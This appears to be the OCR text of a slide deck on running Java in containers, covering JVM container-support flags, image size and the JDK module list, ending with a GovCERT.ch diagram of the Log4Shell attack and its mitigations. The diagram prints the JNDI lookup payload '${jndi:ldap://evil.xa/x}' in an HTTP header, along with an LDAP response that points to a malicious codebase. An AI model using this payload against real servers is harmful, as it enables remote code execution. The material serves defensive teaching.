
Make JAR, not WAR

Fat-less app

Container-awareness

> *Inside Linux containers, OpenJDK versions 8 and later can correctly detect the container-limited number of CPU cores and available RAM. For all currently supported OpenJDK versions this is turned on by default.*

memory areas




J7≦

J8

J11

J17


RAM memory
CPU cores
JVM
GC threads, JIT threads,
various framework threads,
memory pools sizes etc.
container

Container support

- Container support is enabled by default since Java 10
- Some settings and parameters are back-ported to Java 8
- Can be disabled with `-XX:-UseContainerSupport`


Container support


- `-XX:ActiveProcessorCount=count`
- `-XX:InitialRAMPercentage=mem`
- `-XX:MaxRAM=mem`
- `-XX:MaxRAMPercentage=pct`
- `-XX:MinRAMPercentage=pct`

GC

1791


Image size


base
runtime
libs
code
frequency of change



≥J9

JDK Tangle




security-xmldsig
jaxp-xalan
jaxws
inputmethods-ext
tools
private-legacy
jndi-cosnaming
jaxp-xerces-impl
scripting-rhino
client
management-snmp
jaxp-xerces-resolver
servicetag
jdbc-enterprise
jdbc-odbc
prefs
jndi-dns
scripting
security-compat
deprecated
resources
security-resources
security-smartcardio
security-sunec
charsets
security-sunpkcs11
security-sunjce
jndi-rmiregistry
httpserver
instrument
net-compat
langtools
sctp
base
deploy
other
security-jsse
pack200
security-kerberos
security-misc
jndi-ldap
security-sasl
logging
management
beans
jndi
management-iiop
jdbc-base
xmlutils
beans-events
corba
jaxp-api
enterprise-base
jaxp-parsers-api
rmi
rmi-activation
nio

java.base
java.compiler
java.datatransfer
java.desktop
java.instrument
java.logging
java.management
java.management.rmi
java.naming
java.net.http
java.prefs
java.rmi
java.scripting
java.se
java.security.jgss
java.security.sasl
java.smartcardio
java.sql
java.sql.rowset
java.transaction.xa
java.xml
java.xml.crypto
jdk.accessibility
jdk.attach
jdk.charsets
jdk.compiler
jdk.crypto.cryptoki
jdk.crypto.ec
jdk.crypto.mscapi
jdk.dynalink
jdk.editpad
jdk.hotspot.agent
jdk.httpserver
jdk.incubator.foreign
jdk.incubator.vector
jdk.internal.ed
jdk.internal.jvmstat
jdk.internal.le
jdk.internal.opt
jdk.internal.vm.ci
jdk.internal.vm.compiler
jdk.internal.vm.compiler.management
jdk.jartool
jdk.javadoc
jdk.jcmd
jdk.jconsole
jdk.jdeps
jdk.jdi
jdk.jdwp.agent
jdk.jfr
jdk.jlink
jdk.jpackage
jdk.jshell
jdk.jsobject
jdk.jstatd
jdk.localedata
jdk.management
jdk.management.agent
jdk.management.jfr
jdk.naming.dns
jdk.naming.rmi
jdk.net
jdk.nio.mapmode
jdk.random
jdk.sctp
jdk.security.auth
jdk.security.jgss
jdk.unsupported
jdk.unsupported.desktop
jdk.xml.dom
jdk.zipfs

~70

Java 18 modules




~290MB (uncompressed)


~170MB (compressed)

~39MB (uncompressed)

~13MB (compressed)


attack surface
host
container
JVM
app

Log4shell


The log4j JNDI Attack
and how to prevent it
An attacker inserts the JNDI lookup in a header field that is likely to be logged.
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
HTTP
BLOCK WITH WAF
The string is passed to log4j for logging
${jndi:ldap://evil.xa/x}
log4j interpolates the string and queries the malicious LDAP server.
ldap://evil.xa/x
DISABLE JNDI LOOKUPS
PATCH LOG4J
Attacker
Vulnerable Server
http://victim.xa
Vulnerable log4j implementation
Malicious LDAP Server
ldap://evil.xa
LOG
DISABLE LOG4J
DISABLE REMOTE CODEBASES
public class Malicious implements Serializable {
...
static {
<malicious Java code>
}
....
}
JAVA deserializes (or downloads) the malicious Java class and executes it.
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
The LDAP server responds with directory information that contains the malicious Java class
GovCERT.ch

Observability

